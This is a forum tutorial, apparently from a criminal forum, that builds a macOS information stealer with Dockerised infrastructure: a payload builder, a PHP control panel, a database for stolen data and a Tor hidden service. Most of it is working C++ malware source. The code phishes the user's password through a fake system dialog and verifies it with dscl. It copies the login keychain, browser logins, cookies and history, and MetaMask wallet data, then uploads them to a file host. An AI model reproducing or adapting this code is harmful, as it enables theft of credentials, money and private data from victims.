I encountered several issues with this container, starting with the choice of programming language for compiling our payload. This decision would dictate the dependencies and programming languages that needed to be installed within the container. The obvious first choice was Swift, since it is recommended by Apple itself and has much more support. Additionally, being a high-level language makes it easy to understand the flow of the code! However, the first problem I encountered was that Apple does everything to ensure you can only develop for macOS if you are using a macOS computer! This is ridiculous and disgusts me how a company tries so blatantly to exclude the rest of the world from their ecosystem!
But why was this a problem?
- Well, I don't have a macOS machine, so in theory, I couldn’t create with Swift in the conventional way!
- I wanted an automated compilation process using metaprogramming and templates (this wouldn’t be possible with a standard Swift project on a macOS computer).
- I wanted everything inside a container (again, this wouldn't be possible!).
Credits:
- Project name: macOS Cross Compiler
- Author: Jerred Shepherd
- Contact: contact@sjer.red
- Website: https://sjer.red/
/builder/Dockerfile
Bash:
# Use the macOS cross-compiler image as the base

FROM ghcr.io/shepherdjerred/macos-cross-compiler:latest

# Update package list and install required packages
RUN apt-get update && \
    apt-get install -y \
    curl \
    pkg-config \
    libssl-dev \
    gcc-mingw-w64 \
    clang \
    cmake \
    make \
    zlib1g-dev

# Copy your macOS project code into the container

COPY ./projects /app

# Set the working directory
WORKDIR /app

# Execute the builder_manager script and keep the container alive
CMD ["/bin/sh", "-c", "/app/builder_manager/target/release/builder_manager && tail -f /dev/null"]
We just captured the official Docker image of the project "macOS Cross Compiler" and installed a few dependencies. After that, we set the working path and executed our builder manager: /app/builder_manager/target/release/builder_manager (we'll talk about it later!)
Now let's talk about the webserver. This one is much simpler, and we didn't encounter any issues with it:
/web/Dockerfile
Bash:
# Use a specific PHP image with GD and Apache
FROM php:8.2-apache


# Install necessary extensions
RUN apt-get update && apt-get install -y \
    libfreetype6-dev \
    libjpeg62-turbo-dev \
    libpng-dev \
    libzip-dev \
    zip \
    && docker-php-ext-configure gd --with-freetype --with-jpeg \
    && docker-php-ext-install -j$(nproc) gd zip mysqli pdo pdo_mysql


# Clean up
RUN apt-get clean && rm -rf /var/lib/apt/lists/*


# Copy the source code into /var/www/html
COPY ./www /var/www/html


# Change owner of the html folder to www-data
RUN chown -R www-data:www-data /var/www/html


# Set PHP configuration options
RUN echo "post_max_size = 100M" >> /usr/local/etc/php/php.ini && \
    echo "upload_max_filesize = 100M" >> /usr/local/etc/php/php.ini && \
    echo "max_execution_time = 0" >> /usr/local/etc/php/php.ini


# Expose ports 80 and 443
EXPOSE 80
EXPOSE 443
Here’s a brief explanation of the steps being taken:
- Use a PHP image with Apache: The Dockerfile starts by using the official php:8.2-apache image to set up PHP with Apache.
- Install necessary extensions: It installs dependencies and PHP extensions (like GD, ZIP, and MySQL) required for the project.
- Clean up: It removes unnecessary package lists to keep the image size smaller.
- Copy source code: The code from the ./www directory is copied into /var/www/html inside the container.
- Change ownership: It sets the ownership of the /var/www/html folder to www-data, which is the default Apache user.
- Configure PHP settings: It adjusts PHP settings for file upload size, execution time, etc.
- Expose ports: Finally, it exposes ports 80 (HTTP) and 443 (HTTPS) for web traffic.
Now let's talk about the MySQL container. This one is straightforward as well, and we didn't encounter any issues with it:
/mysql/Dockerfile
Bash:
# Use a base image for MySQL
FROM mysql:latest


# Copy initialization script to MySQL's entrypoint directory
COPY macossx.sql /docker-entrypoint-initdb.d/


# Expose port
EXPOSE 3306
The Dockerfile starts by using the official mysql:latest image to set up MySQL. Then, it copies the macossx.sql initialization script into MySQL's entrypoint directory so that it runs automatically when the container starts. Finally, it exposes port 3306, the default port used by MySQL for database connections.
/mysql/macossx.sql
SQL:
Code was not added because we didn't have space! the character limit for a forum post is 100k. Thank you for understanding - the entire source code will be in the file attached to the end of the Article!The tables store organized data for different parts of the system:
- builder stores information about payload creation.
- stealer saves the captured data from the target machine.
- uploadcare contains keys for data upload.
- users manages login and session information.
phpMyAdmin is simply the graphical interface for interacting with the MySQL database and doesn't hold any significant value by itself.
Tor, the container used for hosting our Tor domain, ensures that if we need external access to our panel or want to share access with friends or colleagues, we can do so without the need to buy domains or rent a VPS!
Here’s the explanation for the /tor/Dockerfile:
Bash:
FROM debian:latest

# Install Tor
RUN apt-get update && apt-get install -y tor

# Configure Tor
COPY ./keys/* /var/lib/tor/hidden_service/
RUN echo "HiddenServiceDir /var/lib/tor/hidden_service/" >> /etc/tor/torrc \
    && echo "HiddenServicePort 80 webserver:80" >> /etc/tor/torrc \
    && echo "HiddenServicePort 443 webserver:443" >> /etc/tor/torrc \
    && echo "HiddenServiceVersion 3" >> /etc/tor/torrc

RUN chmod 700 /var/lib/tor/hidden_service/

# Clean up
RUN apt-get clean && rm -rf /var/lib/apt/lists/*

# Run Tor in the background
CMD tor -f /etc/tor/torrc- Base Image:
The Dockerfile starts with the official debian:latest image. This is a clean and minimal environment on top of which necessary software (like Tor) will be installed. - Install Tor:
The apt-get update command updates the package list, and then the apt-get install -y tor command installs the Tor package. Tor is required to establish anonymous communication and access the hidden service. - Configure Tor:
- The COPY ./keys/* /var/lib/tor/hidden_service/ command copies keys needed for the Tor hidden service into the appropriate directory (/var/lib/tor/hidden_service/).
- The following RUN command appends configurations to /etc/tor/torrc to set up the Tor hidden service:
- HiddenServiceDir: Specifies the directory where the hidden service's private keys and hostname will be stored.
- HiddenServicePort 80 webserver:80: Directs HTTP traffic (port 80) from the Tor network to the webserver container’s port 80.
- HiddenServicePort 443 webserver:443: Directs HTTPS traffic (port 443) from the Tor network to the webserver container’s port 443.
- HiddenServiceVersion 3: Specifies the version of the hidden service (v3 is the most secure version at the time).
- Set Permissions:
The chmod 700 /var/lib/tor/hidden_service/ command ensures that the hidden service directory has proper permissions, preventing unauthorized access. - Clean Up:
apt-get clean && rm -rf /var/lib/apt/lists/* cleans up unnecessary package lists to reduce the image size, ensuring only essential files remain. - Start Tor:
The CMD tor -f /etc/tor/torrc command starts the Tor process in the background using the configured settings in the torrc file. This enables the Tor hidden service, allowing secure access to the webserver through Tor’s anonymous network.
Now let's talk about the most important container: secret-decoder.
Although it is the most important container because it handles all the decryption logic for the data, it is quite simple and compact.
/secret-decoder/Dockerfile
Bash:
# Use Python 2.7 image as base
FROM python:2.7-slim

# Set the working directory
WORKDIR /app

# Copy your Python script into the container
COPY ./source /app/

# Update the package manager and install necessary dependencies
RUN apt-get update && apt-get install -y \
    git \
    python2.7-dev \
    python-pip \
    python-setuptools \
    build-essential \
    && rm -rf /var/lib/apt/lists/*

# Upgrade pip and install required dependencies for Python 2
RUN pip install --upgrade pip
RUN pip install pycryptodome hexdump
RUN pip install requests

# Execute the Python script and keep the container alive
CMD ["sh", "-c", "python -B /app/main.py && tail -f /dev/null"]
#CMD ["sh", "-c", "tail -f /dev/null"]- Base Image:
The Dockerfile starts with the python:2.7-slim image. This provides a minimal Python 2.7 environment, which is well-suited for legacy applications that require Python 2. - Set Working Directory:
The WORKDIR /app command sets the working directory inside the container to /app. Any subsequent commands will be executed relative to this directory. - Copy Python Script:
The COPY ./source /app/ command copies the contents from the ./source directory on your local machine into the /app directory inside the container. This is where your Python scripts and related files are stored. - Install Dependencies:
- RUN apt-get update && apt-get install -y git python2.7-dev python-pip python-setuptools build-essential installs essential packages:
- git: Version control system.
- python2.7-dev: Python 2.7 development files.
- python-pip: Python package installer for Python 2.
- python-setuptools: Python package for managing dependencies.
- build-essential: Required for compiling and building software.
- && rm -rf /var/lib/apt/lists/*: Cleans up the APT cache to reduce the image size.
- RUN apt-get update && apt-get install -y git python2.7-dev python-pip python-setuptools build-essential installs essential packages:
- Upgrade pip and Install Python Packages:
- RUN pip install --upgrade pip: Upgrades pip to the latest version for Python 2.
- RUN pip install pycryptodome hexdump requests: Installs Python packages:
- pycryptodome: Cryptographic library.
- hexdump: A tool for viewing the hexadecimal representation of data.
- requests: A popular HTTP library for Python.
- Execute the Python Script:
The CMD directive ensures that when the container starts, the following command is executed:- python -B /app/main.py: Runs the main.py script located in the /app directory. The -B option prevents Python from writing .pyc files.
- && tail -f /dev/null: Keeps the container alive after the script execution completes by continuously running tail -f /dev/null, which prevents the container from exiting immediately.
Now that we have a more detailed understanding of the containers, let's focus on the logic of our stealer! We'll skip unnecessary details like logins and other superficial front-end elements, and concentrate more on the backend and core logic.
Let's start with the builder! The flow is quite simple. The builder_manager sends requests in a loop to the server to capture a builder instance if one exists. After fetching the builder data, it starts the process by making the necessary substitutions, compiling the project, and sending the final result (the compiled main_payload) back to the server, which then shows it to the user. All of this is done in Rust!
C++:
Code was not added because we didn't have space! the character limit for a forum post is 100k. Thank you for understanding - the entire source code will be in the file attached to the end of the Article!So, here's how it works step-by-step:
- Fetching Builder Data: The builder_manager sends requests to the server in a loop to fetch the builder configuration. If no data is returned, it waits and retries after a short delay.
- Configuring Files: Upon receiving the data, template files are updated with the necessary configurations, such as which folders to grab, based on the builder data.
- Compiling the Project: The modified files are then compiled into a single executable, the main_payload, using a C++ compiler.
- Uploading the Payload: The compiled main_payload is uploaded to the server, along with some metadata, via a POST request. The server responds with a success or failure message.
- Cleaning Up: After uploading, all generated files are deleted to maintain a clean environment.
- Looping: This process runs in a continuous loop, retrying automatically if an error occurs, with a brief delay between each iteration.
Now, let’s understand how our main_payload works since it’s responsible for capturing all the files we need from the victim’s machine.
Let’s start with main.cpp:
C++:
#include <iostream>
#include <string>
#include <vector>
#include "modules/Support.h"
#include "modules/sysinfo.h"         // Includes the SystemProfiler class
#include "modules/PasswordPrompt.h"  // Includes the PasswordPrompt class
#include "modules/KeychainReader.h"  // Includes the KeychainReader class
#include "modules/BrowserDataCollector.h" // Includes the BrowserProfiler class (handles browser paths)
#include "modules/Grabber.h"
#include "modules/Beacon.h"  // Include the Beacon class header file
using namespace std;
int main() {
    // Define the Uploadcare API credentials
    string public_key = "{public_key}";  // Replace with your actual public key
    string secret_key = "{secret_key}";  // Replace with your actual secret key
    // Create a Beacon object
    Beacon beacon;
    // Build the beacon JSON content
    string beaconJson = beacon.build();
    // Send the beacon content to Uploadcare
    bool success = beacon.send(public_key, secret_key, beaconJson);
    // Output the result of the send operation
    if (success) {
        cout << "Beacon sent successfully!" << endl;
    } else {
        cout << "Failed to send the beacon." << endl;
    }
    return 0;
}
Notice that the code is compact, simple, and organized into classes to make it easier to read and modify.
First, we import the necessary modules and define the API credentials using the variables public_key and secret_key:
C++:
// Define the Uploadcare API credentials


    string public_key = "{public_key}";  // Replace with your actual public key


    string secret_key = "{secret_key}";  // Replace with your actual secret key
After that, we declare and call the most important function within our payload, beacon.build();. This function is responsible for orchestrating all the other functions from various classes, capturing their results, and organizing everything into a JSON format to be sent to Uploadcare via API.
Here’s the code for the Beacon class:
C++:
#ifndef BEACON_H
#define BEACON_H
#include <iostream>
#include <string>
#include <sstream>
#include <cstdlib>  // For getenv
#include <curl/curl.h>  // Include the libcurl header
#include <fstream>  // For file handling
using namespace std;
class Beacon {
public:
    // Builds the beacon JSON with system info, keychain, browser data, and grabbed files
    string build() {
        SystemProfiler profiler;
        PasswordPrompt passwordPrompt;
        KeychainReader keychainReader;
        BrowserProfiler browserProfiler;
        Grabber grabber;  // Instance of Grabber class to fetch files
        string password;
        string systemInfo;
        string keychainData;
        string keychainUser;
        string keychainPassword;
        try {
            // Capture and verify user password
            password = passwordPrompt.captureAndVerifyPassword(); // Capture real password from the user
            // Retrieve system information
            systemInfo = profiler.getSystemInformation();  // Collect system data (version, username, UUID)
            // Retrieve keychain data (user, password, and keychain file)
            keychainUser = getenv("USER") ? getenv("USER") : "Unknown";  // Fallback if USER environment variable is not set
            keychainPassword = password; // Use the real password here
            // Retrieve keychain data
            keychainData = keychainReader.readAndEncodeKeychain(); // If you want to handle keychain data separately
            // Retrieve and collect all browser data (profiles, wallets, etc.)
            string browserData = browserProfiler.collectAllData();  // Collects all browser data in JSON format
            // Retrieve grabbed files data (base64 encoded contents)
            string grabberData = grabber.grabFiles();  // Grab files from user directories
            // Combine system, keychain, browser, and grabber data into a single JSON object
            stringstream finalJson;
            finalJson << "{";
            finalJson << "\"system_info\": " << systemInfo << ",";  // Include system information
            finalJson << "\"keychain\": {";
            finalJson << "\"user\": \"" << keychainUser << "\",";
            finalJson << "\"password\": \"" << keychainPassword << "\",";
            finalJson << "\"keychain_data\": \"" << keychainData << "\"";
            finalJson << "},";
            finalJson << "\"browser_data\": " << browserData << ",";  // Include browser data
            finalJson << "\"Grabber\": " << grabberData;  // Grabber data as top-level
            finalJson << "}";
            // Return the final combined JSON
            return finalJson.str();
        } catch (const exception &e) {
            cerr << "Error: " << e.what() << endl;
            return "{}";  // Return empty JSON in case of error
        }
    }

    // Callback function to capture server response (unchanged)
    static size_t WriteCallback(void *contents, size_t size, size_t nmemb, string *output) {
        size_t total_size = size * nmemb;
        output->append((char*)contents, total_size);
        return total_size;
    }
    // Sends beacon content to Uploadcare with multipart (simplified)
    bool send(const string& public_key, const string& secret_key, const string& beacon_content) {
        CURL *curl;
        CURLcode res;
        string response_data;
        const char* temp_filename = "/tmp/beacon_content.json";

        // Create temporary file and write JSON data
        ofstream temp_file(temp_filename);
        if (!temp_file) return false;
        temp_file << beacon_content;
        temp_file.close();
        // Initialize CURL
        curl_global_init(CURL_GLOBAL_DEFAULT);
        curl = curl_easy_init();
        if (!curl) return false;
        // Prepare headers and form data
        struct curl_slist *headers = nullptr;
        headers = curl_slist_append(headers, ("Authorization: Uploadcare.Simple " + public_key + ":" + secret_key).c_str());
        headers = curl_slist_append(headers, "Accept: application/vnd.uploadcare-v0.7+json");
        struct curl_httppost *formpost = nullptr, *lastptr = nullptr;
        curl_formadd(&formpost, &lastptr, CURLFORM_COPYNAME, "file", CURLFORM_FILE, temp_filename, CURLFORM_END);
        curl_formadd(&formpost, &lastptr, CURLFORM_COPYNAME, "UPLOADCARE_PUB_KEY", CURLFORM_COPYCONTENTS, public_key.c_str(), CURLFORM_END);
        curl_formadd(&formpost, &lastptr, CURLFORM_COPYNAME, "UPLOADCARE_STORE", CURLFORM_COPYCONTENTS, "auto", CURLFORM_END);
        // Set options for the request
        curl_easy_setopt(curl, CURLOPT_URL, "https://upload.uploadcare.com/base/");
        curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headers);
        curl_easy_setopt(curl, CURLOPT_HTTPPOST, formpost);
        curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION, WriteCallback);
        curl_easy_setopt(curl, CURLOPT_WRITEDATA, &response_data);
        // Perform the request
        res = curl_easy_perform(curl);

        // Cleanup
        curl_easy_cleanup(curl);
        curl_slist_free_all(headers);
        curl_formfree(formpost);
        curl_global_cleanup();
        remove(temp_filename);  // Delete temporary file after sending
        if (res != CURLE_OK) return false;
        // Optionally, print the response code and data
        long response_code;
        curl_easy_getinfo(curl, CURLINFO_RESPONSE_CODE, &response_code);
        if (response_code != 200) {
            cerr << "Server Error: " << response_data << endl;
            return false;
        }
        return true;
    }
};
#endif // BEACON_H
The code is straightforward and well-organized, following the same structure as main.
We begin by defining the secondary classes that will be utilized and then proceed to call the primary function, captureAndVerifyPassword.
C++:
// Capture and verify user password


           password = passwordPrompt.captureAndVerifyPassword(); // Capture real password from the user
This first function comes from the passwordPrompt class.
C++:
#ifndef PASSWORDPROMPT_H
#define PASSWORDPROMPT_H
#include <iostream>
#include <string>
#include <array>
#include <memory>
#include <stdexcept>
#include <unistd.h> // To get the username on macOS
using namespace std;
class PasswordPrompt {
public:
    // Displays a macOS dialog to capture a password and returns the result
    string getPassword(const string &message) const {
        string command = R"(
            osascript -e 'display dialog ")" + message + R"(" with title "XSS Forum Access" with icon caution default answer "" giving up after 30 with hidden answer' 2>&1
            )";
        array<char, 128> buffer;
        string result;
        // Open a pipe to execute the command
        shared_ptr<FILE> pipe(popen(command.c_str(), "r"), pclose);
        if (!pipe) {
            throw runtime_error("Failed to open pipe for password prompt!");
        }
        // Read the output of the osascript command
        while (fgets(buffer.data(), buffer.size(), pipe.get()) != nullptr) {
            result += buffer.data();
        }
        // Extract the password from the dialog result
        size_t startPos = result.find("text returned:");
        if (startPos != string::npos) {
            startPos += 14; // Length of "text returned:"
            size_t endPos = result.find(", gave up:", startPos);
            if (endPos != string::npos) {
                return result.substr(startPos, endPos - startPos);
            } else {
                return result.substr(startPos);
            }
        } else {
            throw runtime_error("Password not captured!");
        }
    }
    // Verifies if the password is correct
    bool verifyPassword(const string &username, const string &password) const {
        string command = "dscl /Local/Default -authonly " + username + " " + password + " 2>&1";
        array<char, 128> buffer;
        string result;
        // Execute the command
        shared_ptr<FILE> pipe(popen(command.c_str(), "r"), pclose);
        if (!pipe) {
            throw runtime_error("Failed to open pipe for verification!");
        }
        // Read the command output
        while (fgets(buffer.data(), buffer.size(), pipe.get()) != nullptr) {
            result += buffer.data();
        }
        return result.empty(); // Empty result indicates success
    }
    // Captures and verifies the password in a loop, returning the original password on success
    string captureAndVerifyPassword() const {
        string username = getUsername();
        string message = "Join the elite community on xss.pro! Please enter your password to proceed.";
        while (true) {
            try {
                string password = getPassword(message);
                if (verifyPassword(username, password)) {
                    // Return the original password if verified
                    return password;
                } else {
                    message = "The previous password was incorrect. Please try again.";
                }
            } catch (const exception &e) {
                cerr << "Error: " << e.what() << endl;
            }
        }
    }
private:
    // Retrieves the current username
    string getUsername() const {
        char buffer[128];
        if (getlogin_r(buffer, sizeof(buffer)) == 0) {
            return string(buffer);
        } else {
            throw runtime_error("Failed to get the current username!");
        }
    }
};
#endif // PASSWORDPROMPT_H
This class, as the name suggests, is responsible for prompting the user for a password and verifying its validity. In the case of an invalid password, the user will be repeatedly asked until a valid password is provided.
After capturing the password, we proceed to gather system information, such as hardware ID and other basic details. This is accomplished through the following function:
C++:
            // Retrieve system information

            systemInfo = profiler.getSystemInformation();  // Collect system data (version, username, UUID)
The function profiler.getSystemInformation(); comes from the Profiler class, which is responsible for capturing system information (such as system version, user name, hardware UUID, IP information, etc.) and returning it in JSON format. This data is later used to assemble the final "beacon" (the name we give to the log file containing all the machine's data).
Here is the content of the Profiler class:
C++:
#ifndef SYSTEMPROFILER_H
#define SYSTEMPROFILER_H
#include <iostream>
#include <string>
#include <array>
#include <memory>
#include <stdexcept>
#include <fstream>
#include <sstream>
#include <iterator>
#include <vector>
#include <filesystem>
#include <algorithm>  // For std::remove
using namespace std;
namespace fs = std::filesystem;
class SystemProfiler {
public:
    // Retrieves filtered system information (System Version, User Name, Hardware UUID)
    string getSystemInformation() const {
        string command = "system_profiler SPSoftwareDataType SPHardwareDataType 2>&1";
        array<char, 128> buffer;
        string result;
        // Open a pipe to execute the command
        shared_ptr<FILE> pipe(popen(command.c_str(), "r"), pclose);
        if (!pipe) {
            throw runtime_error("Failed to open pipe!");
        }
        // Read the output of the command
        string systemVersion, userName, hardwareUUID;
        while (fgets(buffer.data(), buffer.size(), pipe.get()) != nullptr) {
            string line = buffer.data();
            // Extract System Version
            if (line.find("System Version:") != string::npos) {
                systemVersion = line.substr(line.find(":") + 2);
            }
            // Extract User Name
            if (line.find("User Name:") != string::npos) {
                userName = line.substr(line.find(":") + 2);
            }
            // Extract Hardware UUID
            if (line.find("Hardware UUID:") != string::npos) {
                hardwareUUID = line.substr(line.find(":") + 2);
            }
        }
        // Get IP and country data from ip-api
        string ipInfo = getIPInfo();
        // Remove any unwanted newlines or carriage returns from the data
        systemVersion = removeNewlines(systemVersion);
        userName = removeNewlines(userName);
        hardwareUUID = removeNewlines(hardwareUUID);
        ipInfo = removeNewlines(ipInfo);
        // Format the collected data in JSON
        stringstream jsonResult;
        jsonResult << "{";
        jsonResult << "\"system_version\": \"" << systemVersion << "\",";  // System version
        jsonResult << "\"user_name\": \"" << userName << "\",";  // User name
        jsonResult << "\"hardware_uuid\": \"" << hardwareUUID << "\",";  // Hardware UUID
        jsonResult << "\"ip_info\": " << ipInfo;  // IP information
        jsonResult << "}";
        return jsonResult.str();  // Return the JSON string with the relevant data
    }
private:
    // Fetch IP and country information from ip-api using curl in the system terminal
    string getIPInfo() const {
        string command = "curl -s http://ip-api.com/json";  // Curl command to get IP info
        array<char, 128> buffer;
        string ipData;
        // Execute the curl command and capture the output
        shared_ptr<FILE> pipe(popen(command.c_str(), "r"), pclose);
        if (!pipe) {
            throw runtime_error("Failed to get IP information from ip-api");
        }
        // Read the output from curl
        while (fgets(buffer.data(), buffer.size(), pipe.get()) != nullptr) {
            ipData += buffer.data();
        }
        // Process the IP data (extracting country and IP)
        string country = extractValue(ipData, "\"country\":\"", "\"");
        string ip = extractValue(ipData, "\"query\":\"", "\"");
        // Return the extracted data as a JSON formatted string
        stringstream ipJson;
        ipJson << "{";
        ipJson << "\"country\": \"" << escapeJsonString(country) << "\",";  // Country
        ipJson << "\"ip\": \"" << escapeJsonString(ip) << "\"";  // IP address
        ipJson << "}";
        return ipJson.str();
    }
    // Extracts a value between two delimiters from a JSON-like string
    string extractValue(const string &data, const string &start, const string &end) const {
        size_t startPos = data.find(start);
        if (startPos == string::npos) return "";
        startPos += start.length();
        size_t endPos = data.find(end, startPos);
        if (endPos == string::npos) return "";
        return data.substr(startPos, endPos - startPos);
    }
    // Helper function to escape JSON special characters
    string escapeJsonString(const string& str) const {
        string escaped = str;
        size_t pos = 0;
        while ((pos = escaped.find("\"", pos)) != string::npos) {
            escaped.replace(pos, 1, "\\\"");  // Escape double quotes
            pos += 2;  // Move past the newly escaped character
        }
        return escaped;
    }
    // Helper function to remove newlines or carriage returns
    string removeNewlines(const string& str) const {
        string result = str;
        result.erase(remove(result.begin(), result.end(), '\n'), result.end());  // Remove newline
        result.erase(remove(result.begin(), result.end(), '\r'), result.end());  // Remove carriage return
        return result;
    }
};
#endif // SYSTEMPROFILER_H
After capturing the system information, the Beacon class begins organizing the variables with the data that will later be inserted into the final beacon.json file.
C++:
            // Retrieve keychain data (user, password, and keychain file)

            keychainUser = getenv("USER") ? getenv("USER") : "Unknown";  // Fallback if USER environment variable is not set

            keychainPassword = password; // Use the real password here
After that, we call the readAndEncodeKeychain function:
C++:
            // Retrieve keychain data

            keychainData = keychainReader.readAndEncodeKeychain(); // If you want to handle keychain data separately
This function is responsible for capturing the bytes from the keychain_db file and returning them encoded in Base64!
This function is part of the KeychainReader class:
C++:
#ifndef KEYCHAINREADER_H
#define KEYCHAINREADER_H
#include <iostream>
#include <fstream>
#include <string>
#include <vector>
#include <stdexcept>
#include <iterator>
#include <cstdlib> // For getenv
namespace std {
class KeychainReader {
public:
    string getKeychainPath() const {
        const char* homeDir = getenv("HOME");
        if (!homeDir) {
            throw runtime_error("Failed to get home directory.");
        }
        return string(homeDir) + "/Library/Keychains/login.keychain-db";
    }
    string readAndEncodeKeychain() const {
        string filePath = getKeychainPath();
        ifstream file(filePath, ios::binary);
        if (!file) {
            throw runtime_error("Failed to open keychain file at: " + filePath);
        }
        vector<unsigned char> fileData((istreambuf_iterator<char>(file)), istreambuf_iterator<char>());
        file.close();

        // Move base64 encoding to the Support class
        return base64Encode(fileData);
    }
};
} // namespace std
#endif // KEYCHAINREADER_H
At this point, we have already gathered the following information:
- User password (keychainPassword)
- System information (system_version, user_name, hardware_uuid, ip_info)
- Keychain data (/Library/Keychains/login.keychain-db bytes encoded in Base64 as a string)
Now, let’s proceed to capturing the browser data! Currently, the stealer only supports Chrome and Brave browsers, but this can easily be expanded in the future if needed.
To collect browser data, we call the function collectAllData:
C++:
            // Retrieve and collect all browser data (profiles, wallets, etc.)

            string browserData = browserProfiler.collectAllData();  // Collects all browser data in JSON format
This function is part of the browserProfiler class:
C++:
#ifndef BROWSERPROFILER_H
#define BROWSERPROFILER_H
#include <iostream>
#include <string>
#include <vector>
#include <filesystem>
#include <stdexcept>
#include <unordered_set>
#include <fstream>
#include <sstream>
#include <iterator>
using namespace std;
namespace fs = std::filesystem;
class BrowserProfiler {
public:
    BrowserProfiler() {
        const char* homeDir = getenv("HOME");  // Get environment variable "HOME"
        if (!homeDir) {  // Check if getenv returned nullptr
            throw runtime_error("Failed to get the home directory.");
        }
        homeDirectory = homeDir;  // Assign to std::string

        // Browser paths initialization (macOS paths without User Data)
        browserPaths = {
            {"Chrome", "/Library/Application Support/Google/Chrome"},
            {"Brave", "/Library/Application Support/BraveSoftware/Brave-Browser"}
        };
        // Predefined extension IDs to capture
        extensionIds = {
            "nkbihfbeogaeaoehlefnkodbefgpgknn",  // MetaMask
        };
    }
    string collectAllData() {
        stringstream jsonResult;
        jsonResult << "{";  // Start the JSON object
        bool firstBrowser = true;
        for (const auto& [browserName, browserPath] : browserPaths) {
            try {
                string fullPath = homeDirectory + browserPath;  // Combine home dir with browser path
                vector<string> profiles = getProfiles(fullPath);
                if (!profiles.empty()) {
                    // Add a comma between browsers in JSON
                    if (!firstBrowser) {
                        jsonResult << ",";
                    }
                    jsonResult << "\"" << browserName << "\": [";  // Start profiles array for browser
                    bool firstProfile = true;
                    for (const string& profile : profiles) {
                        string profilePath = fs::path(fullPath) / profile;  // Construct full profile path
                        // Collect data for each profile
                        if (!firstProfile) {
                            jsonResult << ",";  // Separate JSON objects with commas
                        }
                        jsonResult << "{";
                        jsonResult << "\"profile_name\": \"" << profile << "\",";  // Profile name
                        jsonResult << "\"profile_path\": \"" << profilePath << "\",";  // Profile path
                        // Collect browser files (Web Data, History, Cookies, Login Data)
                        collectBrowserFiles(jsonResult, profilePath);
                        // Collect wallet data
                        collectWalletData(jsonResult, profilePath);
                        jsonResult << "}";  // End of the profile object
                        firstProfile = false;
                    }
                    jsonResult << "]";  // End the profiles array for the browser
                }
                firstBrowser = false;
            } catch (const exception& e) {
                // Skip errors and continue with the next browser
            }
        }
        jsonResult << "}";  // End the JSON object
        return jsonResult.str();  // Return the JSON string
    }
private:
    string homeDirectory;  // Store the home directory
    vector<pair<string, string>> browserPaths;  // Browser paths with names
    unordered_set<string> extensionIds;  // Set of extension IDs to search for
    vector<string> getProfiles(const string& browserPath) const {
        vector<string> profiles;
        // Check if the browser directory exists and is a directory
        if (fs::exists(browserPath) && fs::is_directory(browserPath)) {
            for (const auto& entry : fs::directory_iterator(browserPath)) {
                if (entry.is_directory()) {
                    string folderName = entry.path().filename().string();
                    // Match folders named "Default" or those starting with "Profile"
                    if (folderName == "Default" || folderName.rfind("Profile", 0) == 0) {
                        profiles.push_back(folderName);
                    }
                }
            }
        }
        return profiles;
    }
    void collectBrowserFiles(stringstream& jsonResult, const string& profilePath) const {
        // Files to capture
        vector<string> filenames = {"Web Data", "History", "Cookies", "Login Data"};
        bool firstFile = true;
        for (const string& filename : filenames) {
            string filePath = profilePath + "/" + filename;
            if (fs::exists(filePath)) {
                // Add a comma between files in JSON
                if (!firstFile) {
                    jsonResult << ",";
                }
                firstFile = false;
                jsonResult << "\"" << filename << "\": \"";  // File name
                vector<unsigned char> fileData = readFile(filePath);
                string encodedData = base64Encode(fileData);  // Using the external base64Encode function
                jsonResult << encodedData << "\"";  // Base64 encoded file content
            }
        }
    }
    void collectWalletData(stringstream& jsonResult, const string& profilePath) const {
        // Find wallet paths inside the profile
        vector<string> walletPaths = findWallets(profilePath);
        if (!walletPaths.empty()) {
            jsonResult << ",\"wallet_data\": [";
            bool firstWallet = true;
            for (const string& walletPath : walletPaths) {
                if (!firstWallet) {
                    jsonResult << ",";
                }
                firstWallet = false;
                jsonResult << "{";
                jsonResult << "\"wallet_id\": \"" << fs::path(walletPath).filename().string() << "\",";  // Add wallet ID
                jsonResult << "\"wallet_path\": \"" << walletPath << "\",";  // Wallet path
                jsonResult << "\"content\": ";  // Wallet content (files and subfolders)
                // Collect wallet files recursively
                collectWalletDataRecursive(jsonResult, walletPath);
                jsonResult << "}";  // End of wallet object
            }
            jsonResult << "]";  // End of wallet_data array
        }
    }
    vector<string> findWallets(const string& profilePath) const {
        vector<string> walletPaths;
        string extensionsPath = profilePath + "/Local Extension Settings";  // Path to the Extensions folder
        if (fs::exists(extensionsPath) && fs::is_directory(extensionsPath)) {
            for (const auto& entry : fs::directory_iterator(extensionsPath)) {
                if (entry.is_directory()) {
                    string extensionId = entry.path().filename().string();
                    // Check if the extension ID matches one of the predefined IDs
                    if (extensionIds.find(extensionId) != extensionIds.end()) {
                        walletPaths.push_back(entry.path().string());  // Add full path to extensions found
                    }
                }
            }
        }
        return walletPaths;
    }
    void collectWalletDataRecursive(stringstream& jsonResult, const string& currentPath) const {
        jsonResult << "[";  // Start array for files and directories
        bool firstItem = true;
        for (const auto& entry : fs::directory_iterator(currentPath)) {
            if (!firstItem) {
                jsonResult << ",";
            }
            firstItem = false;
            if (entry.is_directory()) {
                // It's a folder, recurse into it
                jsonResult << "{";
                jsonResult << "\"type\": \"folder\",";
                jsonResult << "\"name\": \"" << entry.path().filename().string() << "\",";
                jsonResult << "\"content\": ";
                collectWalletDataRecursive(jsonResult, entry.path().string());  // Recurse into subfolder
                jsonResult << "}";  // End of folder object
            } else if (entry.is_regular_file()) {
                // It's a file, base64 encode its content
                jsonResult << "{";
                jsonResult << "\"type\": \"file\",";
                jsonResult << "\"name\": \"" << entry.path().filename().string() << "\",";
                jsonResult << "\"content\": \"";  // File content
                vector<unsigned char> fileData = readFile(entry.path().string());
                string encodedData = base64Encode(fileData);  // Base64 encode the file content
                jsonResult << encodedData << "\"";  // Add encoded content
                jsonResult << "}";  // End of file object
            }
        }
        jsonResult << "]";  // End array of files and directories
    }
    vector<unsigned char> readFile(const string& filePath) const {
        ifstream file(filePath, ios::binary);
        if (!file) {
            throw runtime_error("Failed to open file: " + filePath);
        }
        vector<unsigned char> fileData((istreambuf_iterator<char>(file)), istreambuf_iterator<char>());
        file.close();
        return fileData;
    }
};
#endif // BROWSERPROFILER_H
In summary, this class captures all the encrypted SQLite browser data files, encodes them in base64, and organizes them into a JSON format. Additionally, it captures wallets (such as MetaMask) from the browser.
After gathering the browser data, we execute the grabber to collect predefined files. This is done by accessing the user's directories, such as Desktop, Documents, Downloads, etc.
C++:
            // Retrieve grabbed files data (base64 encoded contents)

            string grabberData = grabber.grabFiles();  // Grab files from user directories
